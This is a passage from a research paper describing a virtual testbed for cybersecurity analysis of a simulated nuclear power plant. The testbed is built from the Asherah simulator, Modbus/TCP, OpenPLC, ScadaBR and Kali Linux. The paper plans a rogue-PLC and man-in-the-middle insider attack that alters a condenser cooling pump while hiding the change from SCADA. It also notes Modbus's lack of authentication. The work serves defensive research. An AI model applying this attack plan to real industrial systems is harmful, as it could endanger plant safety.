F. Zhang et al., 2019 [14], describe a testbed architecture to demonstrate a multilayered defense-in-depth-based IDS. That included an engineering workstation to run the SCADA, a data storage unit, a National Instruments cDAQ9188 Ethernet chassis, and a malicious computer running the Kali Linux OS. This setup allowed for different attacks, such as Denial of Service (DoS) and man-in-the-middle (MITM). However, the physical process representing a nuclear reactor subsystem was simulated only notionally. This limitation was remedied in a later work by the authors, as in 2020, F. Zhang et al. [15] proposed a HIL testbed built with the Asherah NPP Simulator (ANS), which is capable of a realistic simulation. It also comprises a PLC, in order to conduct false data injection attacks and collect data to ML training of a PLC process data anomaly detector. Still, it could be argued that the choice of commercial PLC (Siemens S7-1200) and proprietary software (Prosys OPC UA) contribute to prevent the widespread applicability of the proposed framework.

O. Pospisil et al., 2021 [1], summarize recent works in the area of industrial testbeds; motivated by the lack of quality real data in the quantities and features required for ML applications aimed at automating cybersecurity tasks. Although not specific to the nuclear industry, the study describes concepts and strategies common to the development of these testbeds. As choices related to the following factors: industrial processes to be studied; project category (physical, simulation, virtual, hybrid); application scenario (cybersecurity, education, functional testing, standards development); industrial communication protocols (Ethernet/IP, Profinet, EtherCAT, Modbus, Siemens S7); and levels of the automation pyramid to be modeled, according to the ANSI/ISA-95 model (ISO 62264) [16]. Specially levels L0 to L2, where: L0 deals with production processes (sensors and actuators); L1 with control (PLCs); and L2 with supervision (SCADA). The paper goes on to describe several testbeds set up in their university's laboratory for data collection purposes. The wealth of scenarios explored, however, may pose difficulties for researchers with fewer laboratory resources. In particular, in relation to testbeds assembled from a great diversity of physical equipment and proprietary protocols.

E. Aboah Boateng et al., 2022 [17], set up a testbed based on open-source software to compare the performance of the ML one-class neural network (OCNN) training algorithm on a Modbus/TCP network against previous works aimed at developing automated IDS for ICS. Those last employed one-class support vector machine (OCSVM) and isolation forest (IF) ML algorithms to detect PLC operation anomalies. The authors made the fortunate decision to implement the traffic light operation program; originally developed for the Siemens S&-1212C PLCs, in the open-source soft PLC OpenPLC instead. The human-machine interface (HMI) was also chosen to be provided by the free supervisory system ScadaBR. Despite this, we consider the simplicity employed for the network, consisting only of Modbus communication occurring between the HMI and the Soft PLC, to be overly limiting. This could explain why the anomalous scenarios described in the article were not really emulated, but only imagined. Moreover, the physical process of low complexity controlled by exclusively binary variables would hardly occur in real situations involving critical industrial subsystems.

In contrast to the works listed above, our proposal is intended to be both close to industrial practice and financially effective. We resort to a complex simulation of a nuclear power plant. This is in turn monitored and controlled by a supervisory system and PLC, based on opensource software and low-cost microcontroller, actually used for factory operations and remote monitoring by certain companies. The emulated network environment allows both the reproduction of communications by the popular industrial protocol Modbus, and the reproduction of cyber-attacks actually developed to be used against real ICS.

3. Proposed Testbed for Cybersecurity Analysis of Nuclear Power Plants

In this section, we present the requirements considered in building up the proposed testbed, and we discuss the idea that guided the validation of our design. Then, the testbed components are detailed and discussed. The followed methodological process can be seen in the flowchart depicted in Figure 1.



START
Requirements:
Specification of the desired testbed capabilities
Components:
Selection of appropriate software and hardware to compose the testbed
Assembly:
Preparation and adaptation of the various elements to enable their integration and communication in a network environment
Validation:
Conducting of a realistic cyber-attack scenario within the testbed framework
Evaluation:
Assessment of the impacts caused in the simulated NPP by the cyber-attacks performed
Discussion:
Preliminary exploration of the possibility of future use of the testbed for intrusion detection studies
END

Figure 1. Methodological flowchart.

The requirements that guided the assembly of our testbed were as follows:

- Choice of a NPP simulator faithful to the physical processes associated with its operation;
- Use of the Modbus/TCP protocol;
- Employment of a realistic network simulator;
- Selection of open-source software for the OT and IT elements to be incorporated;
- Have the ability to perform cyber-attacks against the testbed elements;
- Having the capability to monitor and log events to record historical data.

We consider this testbed capable of emulating a variety of cyber-attacks against Modbus/TCP-based nuclear power plant simulated ICS. In order to validate this hypothesis, we planned to use it to perform an insider cyber-attack. This consisted in simultaneously: (a) replacing a local PLC by a Rogue PLC (Level 1 of the ANSI/ISA-95 model [16]), to modify the values of the registers used to control an actuator critical to the NPP operation (Level 0); and (b) interpose and modify the communication between Levels 1 and 2, so that the SCADA shows a normal situation in relation to the physical process, effectively blinding the system to the attack in progress (men-in-the-middle attack or MITM). The described levels and their respective roles can be seen in Figure 2.




Figure 2. MITM Attack against the nuclear testbed.

This testbed also allows the application of the IAEA concepts of defensive computer security architecture (DCSA) [18,19] (not part of this study), a practical technique to protect facility functions that support safety and security that make use of, depend on, or are supported by digital technologies. Therefore, a researcher can implement the concepts of computer security levels (implementing a graded approach) and computer security zones (delivering defense in depth) and develop cyber-attack scenarios to assess ways in which an adversary could exploit vulnerabilities in systems performing facility functions.

The requirements and envisioned cyber-attack in turn guided the choice of the components shown in Table 1 below.

Table 1. Nuclear testbed. List of components.

Role Performed	Component
NPP Simulator	Asherah NPP Simulator (ANS) [1]
Communications Protocol	Modbus/TCP
Modbus Simulator	ModRSsim2 [20]
Network Simulator	GNS3 [2] [21]
Software Router	VyOS (GNS3 Appliance) [22]
Software PLC and Ladder Program Editor	OpenPLC 1.3 (Editor and Runtime) [3] [23]
Arduino PLC	ESP8266 NodeMCU v1.0 ESP-12E
SCADA/HMI	ScadaBR 1.2 [24]
Cyber-attack Plataform	Kali Linux [25]
MITM Tool	Ettercap [26]
Historian	MySQL Workbench [4] [27]
Network protocol analyzer	Wireshark [28]

[1] Note: running inside Simulink/MATLAB on a Windows 10 (64-bit) VM., [2] Note: VMware Workstation Player [29] and Oracle VirtualBox [30] used as hypervisors for the GNS3 appliances and VMs., [3] Note: installed on an Ubuntu 20.04 VM., [4] Note: visual tool to manage the open-source MySQL Community Edition [31] database, utilized by ScadaBR.

In what follows, we briefly explain the capabilities and justify the selection of the above listed components. We also describe the adjustments made in order to integrate them into the testbed and enable the proposed cyber-attack.

3.1. Modbus/TCP Protocol and the Modbus Simulator

Modbus is a protocol for industrial communications that was created more than 40 years ago (by PLC manufacturer Modicon, now Schneider Electric) and still enjoys great popularity for real world SCADA/ICS implementations. There are several reasons for this: it is an open standard that is easy to implement and optionally available for almost all commercial automation equipment. This allows the same plant to easily integrate equipment from different manufacturers into its operations.

The protocol is also a favorite for cybersecurity studies, since in its standard form it has no mechanisms to ensure confidentiality or data integrity, among other vulnerabilities. It is also possible use search engines for Internet connected devices, like Shodan [32], to locate and remotely attack Modbus systems. Furthermore, since different brands of PLC accept the protocol as an option and it responds to external commands regardless of authentication, they can easily be victimized by injection attacks [33,34].

Last but not least, the open-source software chosen to build our testbed; specifically, ScadaBR and OpenPLC, both support the Modbus protocol. It should be noted that commercial PLC brands in general feature their own proprietary protocols and in some cases accompanying simulation software, also proprietary.

Modbus/TCP is one of three variants of the protocol and allows communication over Ethernet networks on standard port 502 (the other two being Modbus ASCII and Modbus RTU). It uses the client-server architecture and its communications are based on exchanging Ethernet Request and Response frames, as can be seen in Figure 3.




Figure 3. Modbus/TCP client-server communication.

Figure 4 shows how the Modbus TCP packet is encapsulated in the data section of the conventional Ethernet Frame. It is structured as follows: MBAP (Modbus Application Protocol) header followed by the PDU (Protocol Data Unit) section. This last section contains the message itself, consisting of: (a) function code, which indicates the desired operation (such as read and write); and (b) data, related to the operation defined in the previous field, such as addresses or values to write. Table 2 shows common Modbus function codes.




Figure 4. Modbus TCP packet structure.

Table 2. Common Modbus function codes.

Function Code (Decimal)	Function Code (Hexadecimal)	Description
01	0 × 01	Read Coil Status
02	0 × 02	Read Input Status
03	0 × 03	Read Holding Registers
04	0 × 04	Read Input Registers
05	0 × 05	Write Single Coil
06	0 × 06	Write Single Register
15	0 × 0F	Write Multiple Coils
16	0 × 10	Write Multiple Registers

The protocol has a particular addressing scheme that consists in dividing its memory area into four sections; for discrete (Boolean) and analog values (Coils and Registers), read-only or read-write, as can be seen in Table 3. Each of these addresses can store data types of up to 16 bits. Therefore, to use 32-bit data types, it is necessary to use two consecutive addresses for each of these values. In the particular implementation of our testbed, characterized by simulated physical processes of mainly continuous nature, we chose to use only the Holding Registers section of Modbus memory. There, all values simulated by the ANS, Boolean or analog, were saved in FLOAT 32-bit format.

Table 3. Modbus addressing scheme.

Section Designation	Read	Write	Address Range
Coils	YES	YES	00001–09999
Discrete Inputs	YES	NO	10001–19999
Input Registers	YES	NO	30001–39999
Holding Registers	YES	YES	40001–49999

The Modbus simulator chosen to enable communication between the different modules of the testbed was ModRSsim2 [20]. This program behaves as a server that responds to requests from Modbus clients located at different IP addresses; through port 502 of the VM where it is installed. Thus, it was used as the ANS's Modbus memory, which could then be remotely accessed by ScadaBR and OpenPLC.

3.2. Asherah NPP Simulator (ANS) and Its Adapted Modbus Communications Interface

The Asherah NPP Simulator (ANS) was specially developed for cybersecurity assessments, by the University of Sao Paulo, Brazil [4,7]; in the framework of an international cooperation project sponsored by the International Atomic Energy Agency (IAEA). It has a core design that mathematically simulates the nuclear physics of the Three Mile Island (TMI) reactor, the 2772 MWt Pressurized Water Reactor (PWR) Babcock and Wilcox (B&W). In addition to the core, it also simulates the various instrumentation and control (IC) modules required to operate the several subsystems commonly found in a real nuclear power plant [4].

Its unique features and the absence of similar research software availability determined the choice of ANS for our testbed. The high degree of complexity and realism of ANS could only be achieved by the developing work [35,36], and the verification and validation activities [4] performed by the developers with the support of experts involved in the IAEA CRP Enhancing Computer Security Incident Analysis at Nuclear Facilities. The proprietary software Simulink/MATLAB provided the adequate environment for the development of the ANS' 3200 blocks and more than 250 scripts. Simulink/MATLAB is the one of the two proprietary software used in our setup (the other being the OS Windows 10). In spite of this, the Simulink/MATLAB software is widely available in university laboratories around the world. ANS itself can be provided to IAEA member states upon formal request at [6]. In its current version, ANS can be deployed without the need of Matlab/Simulink, as a runtime standalone version or in a docker/container [37] application (also without the need of any proprietary software).

In Figure 5, we can see a general view of the ANS subsystems, divided into three subsections. The two above, from left to right, show: (a) the control loops and protection system; and (b) primary and secondary loops. The bottom subsection shows the external interface, comprised mainly by the Comm Module and Matlab Historian.





Figure 5. General View of the ANS subsystems.

In the version used (Windows—Release 14 dec 20), ANS was specially prepared to communicate via the OPC UA protocol (Open Platform Communications Unified Architecture). Thus, in order to enable a new Modbus communications interface, it was necessary to implement the following superficial modifications to the program: (a) map the sensor and controller variables to new areas of the Modbus server ModRSsim2 (Holding Registers Area only—two registers for each variable since they must be written as 32-bit FLOAT), as can be seen in Figure 6; (b) create a new initialization script for the new Modbus command variables (ans_load), which must be run in the Matlab Command Window; and (c) disable the original OPC UA communication modules and create and activate new Modbus modules by means of scripts based on Modbus read and write functions from MATLAB Instrument Control Toolbox, as shown in Figure 7.

Note that both applications, the Modbus server and the ANS, were installed on the same machine and therefore shared the same IP. The operating system used was Windows 10. From this point on, we could have chosen to install the rest of the testbed components on other physical machines connected by a hardware switch. Instead, we elected to build the entire testbed on a single machine by means of OS virtualization technology.



Connected (7/10) : (received/sent) (1474/1474) Serv. write dat Rx: ● Tx: ●

Address: ○ H ● D I/O Holding Regs (400000) ● Fmt: hex Prot: MODBUS TCP/IP ☐ Clone ☐ Log

Address	+0	+1	+2	+3	+4	+5	+6	+7	+8	+9
400001-400010	0000	0000	0000	0000	0000	0000	0000	0000	4827	028A
400011-400020	4395	1333	4397	47BF	42CB	34BB	43A6	9333	4399	467A
400021-400030	44BA	EA46	3F7C	D1DE	44BB	421B	45A3	5D79	4399	467A
400031-400040	4972	DD45	443B	421B	42C4	A232	43AB	9333	4972	DD45
400041-400050	443B	421B	42C4	A232	43AB	9333	4972	DD45	0000	0000
400051-400060	0000	0000	43AB	9333	4450	5859	4AA4	EFAC	443A	CDF6
400061-400070	42C4	0C8C	43AB	9333	4AA4	EFAC	443A	CDF6	42C4	0C8C
400071-400080	43AB	9333	4AA4	EFAC	0000	0000	42C4	0C8C	43AB	9333
400081-400090	4081	154B	4974	2400	4E3C	D309	4248	0000	4248	0000
400091-400100	420F	999A	40C0	0460	4B66	8A51	4413	DCE6	4981	22CA
400101-400110	4609	F878	42C7	DF19	43A9	1333	4981	22D2	4609	F878
400111-400120	42C7	DF19	43A9	1333	4609	F878	4B6A	84B9	4609	F878
400121-400130	4B6A	84B9	446D	65CF	446D	65CF	440C	BDB0	4410	31D6
400131-400140	4413	A967	42C8	B3F5	4B67	763F	3A94	5A44	0000	0000
400141-400150	4413	A0D5	443A	CD9A	43F7	FEE2	4170	264D	443A	EA1D
400151-400160	440A	41C3	440C	BB6D	4AC3	7405	440A	41C3	440A	41C3
400161-400170	4413	A0D5	443A	CD9A	43F7	FEE2	4170	264D	443A	EA1D
400171-400180	440A	41C3	440C	BB6D	4AC3	7405	440A	41C3	440A	41C3
400181-400190	44BA	EA1D	4AC3	7405	45A3	5DBE	431D	1463	42C4	8D4B
400191-400200	3F80	0000	3F80	0000	3F80	0000	3F80	0000	0000	0000
400201-400210	0000	0000	3F80	0000	3F80	0000	0000	0000	3F80	0000
400211-400220	0000	0000	3F80	0000	0000	0000	0000	0000	0000	0000
400221-400230	0000	0000	0000	0000	42C8	0000	42C8	0000	42C8	0000
400231-400240	0000	0000	4450	4000	0000	0000	0000	0000	0000	0000
400241-400250	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
400251-400260	42C8	0000	0000	0000	0000	0000	0000	0000	0000	0000
400261-400270	0000	0000	42C8	0000	42C8	0000	0000	0000	0000	0000
400271-400280	0000	0000	0000	0000	42C8	0000	42C8	0000	0000	0000
400281-400290	42C8	0000	3F80	0000	3F80	0000	3F80	0000	3F80	0000
400291-400300	0000	0000	0000	0000	3F80	0000	3F80	0000	0000	0000
400301-400310	0000	0000	0000	0000	3F80	0000	3F80	0000	0000	0000
400311-400320	3F80	0000	0000	0000	0000	0000	0000	0000	0000	0000
400321-400330	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
400331-400340	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
400341-400350	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
400351-400360	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
400361-400370	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
400371-400380	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
400381-400390	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
400391-400400	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
400401-400410	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000

Ver. 8.21.2.7

Figure 6. Mapped holding registers area of ModRSsim2.




Figure 7. ANS Modbus communications interface.

3.3. GNS3 Topology

The open-source program GNS3 (Graphical Network Simulator-3) [21] was used to create a simple TCP/IP network topology needed to set up the testbed and carry out the planned insider cyber-attack. This program allows emulation and simulation of various network equipment, such as routers, switches, and firewalls; besides OS VMs. It supports several free hypervisors such as VirtualBox and VMware Workstation Player. The elements used to build the topologies are called appliances. The main elements used in our implementation, all free, were the following: VyOS Router; 2 Ubuntu 20.04 VMs (ScadaBR and OpenPLC), and; Kali Linux. Another facility provided by GNS3 is its simple integration with the well-known communication protocol analyzer software Wireshark [28], which in turn is able to analyze Modbus traffic. Several such units can be inserted into the topology segments at the same time.

In essence, our testbed was assembled to study and manipulate the Modbus/TCP communication in an industrial subnet between the PLCs of a nuclear power plant and its supervisory system. As intervening elements, inserted in the system by the Insider, we have: (a) a computer with the OS Kali Linux distribution installed, a well-known platform used for pen test (penetration testing) and equipped with several libraries for cyberattacks; and (b) a "Rogue" PLC whose function is to substitute an internal control of the plant, previously neutralized by the malicious agent. All mentioned elements were installed in VMs whose IP and MAC addresses were fixed, and are in turn interconnected through Ethernet via a simple switch.

This configuration is sufficient to carry out insider attacks between the ANS and the HMI, since it is assumed that the subnet is segregated from the Internet in critical infrastructures such as NPP (Air Gap). However, the VyOS router [22] was also added and configured in the topology to allow access to the internet of the test environment and thus facilitate the installation and configuration of the programs and also allow for HIL testing (Arduino Wi-Fi). The resulting GNS3 topology is shown in Figure 8 and its IP scheme in Table 4 below.




Figure 8. GNS3 nuclear testbed topology.

Table 4. Nuclear testbed IP addressing.

Roles	Main Applications	OS	IP	MAC
SCADA, Historian	ScadaBR, MSQL Workbench	Ubuntu 20.04	10.0.0.4/8	0c:fd:ed:11:0b:00
NPP Simulator, Modbus Server	ANS, ModRSsim2	Windows 10	10.0.0.2/8	08:00:27:44:d6:ef
Cyber-attack Plataform	Kali Linux	Debian	10.0.0.5/8	08:00:27:5c:65:26
"Rogue" PLC	OpenPLC	Ubuntu 20.04	10.0.0.3/8	0c:fd:ed:28:84:00
Router	VyOS	GNS3 Appliance	10.0.0.1/8 (eth1), dhcp (eth0, eth2)	0c:fd:ed:2f:d8:01


3.4. ScadaBR HMI and Historian

ScadaBR [24] is an open-source supervisory system that presents several features expected by our testbed in order to reproduce a situation close to the industry practice in a virtual environment. In particular: visualization of automation data in real time; construction of graphical screens; and continuous recording of variable changing values in a database. This last function, also called Historian or Datalogger, is provided by the relational database management system (RDBMS) linked to the main program. It is fundamental to enable deeper studies based on the analysis of data captured over long periods of time, such as, for example, the creation of datasets for IDS automation research through the training of ML algorithms. In the version we used, the supervisory links to an Apache Derby RDBMS by default. However, most ScadaBR users migrate the application to use the MySQL [31] manager instead, which would provide performance and stability gains to the Historian in real applications. We repeated the procedure in our testbed and, in order to facilitate the manipulation of this database, we also installed the MySQL Workbench [27] graphical tool in the same VM.

Regarding the choice of variables to be monitored by ScadaBR, it is important to recognize that the version of ANS that was employed continuously provides the values of 153 different input and output (IO) variables (sensors, actuators, setpoints, and commands). These are grouped into 19 subsystems distributed among the three main circuits found in PWR reactors (primary, secondary, and tertiary). Thus, any practical study involving cyber-attacks against the ANS and evaluation of its impacts must commence by selecting a relevant subset of this universe.


Besides the desired participation of the nuclear reactor (RX) and its reactivity control variables, our choice of subsystems of ANS to be included in the ScadaBR HMI was guided by their close relationship to those that are likely to be mostly affected in the cyber-attack scenario planned as a validation test for the proposed framework. To this end, we determined that the attack would primarily involve the condenser cooling pump (CCP). This system in the tertiary circuit is responsible for controlling the balance between steam and water in the condenser (CD) linked to the output of the power plant's electrical generator driving turbine (TB). Its improper operation could, in the extreme, cause the interruption of the turbine (TB) operation, and indirectly of the nuclear reactor. Another feature that makes this subsystem attractive for an insider is that it is usually physically located outside the nuclear island.

These considerations led to the development of a HMI consisting in the numerical and graphical screens shown in Figures 9 and 10. In those, we have just linked the variables associated with the chosen subsystems: main control; condenser cooling (CC); condenser (CD); turbine (TB); and reactor (RX). Their characteristics are described in greater detail in the experimental section of this paper.



TB_Speed: **157.08 rad/s**
TB_InSteamPress: **6410262.50 Pa**
TB_OutSteamPress: **5200.47 Pa**
TB_IsoValvePos: **1**
TB_SpeedCtrlValvePos: **97.99 %**
CTRL_RXPowerSetpoint: **100 %**
INT_SimulationStopCmd: **0**
TB_IsoValveCmd: **1**
TB_InSteamFlow: **1491.68 kg/s**
TB_SpeedCtrlValveCmd: **100 %**
CC_PumpOnOffCmd: **1**
CC_PumpSpeedCmd: **100 %**
CC_PumpInletTemp: **298.15 K**
CC_PumpOutletTemp: **302.49 K**
CC_PumpOnOff: **1**
CC_PumpSpeed: **102.77 rad/s**
CC_PumpFlow: **172988.05 kg/s**
CC_PumpTemp: **333.15 K**
CD_Level: **1.00 m**
CD_SteamTemp: **306.46 K**
CD_CondTemp: **306.46 K**
CD_Press: **5200.47 Pa**
CD_InSteamFlow: **1491.68 kg/s**
CD_OutCondFlow: **1491.51 kg/s**
RX_MeanCoolTemp: **576.78 K**
RX_InCoolTemp: **563.04 K**
RX_OutCoolTemp: **590.57 K**
RX_CladTemp: **946.68 K**
RX_FuelTemp: **946.68 K**
RX_CL1Flow: **8812.68 kg/s**
RX_CL2Flow: **8812.68 kg/s**
RX_TotalReac: **-0.00114942**
RX_ReactorPower: **99.55 %**
RX_ReactorPress: **14488790.00 Pa**
RX_CL1Press: **14690022.00 Pa**
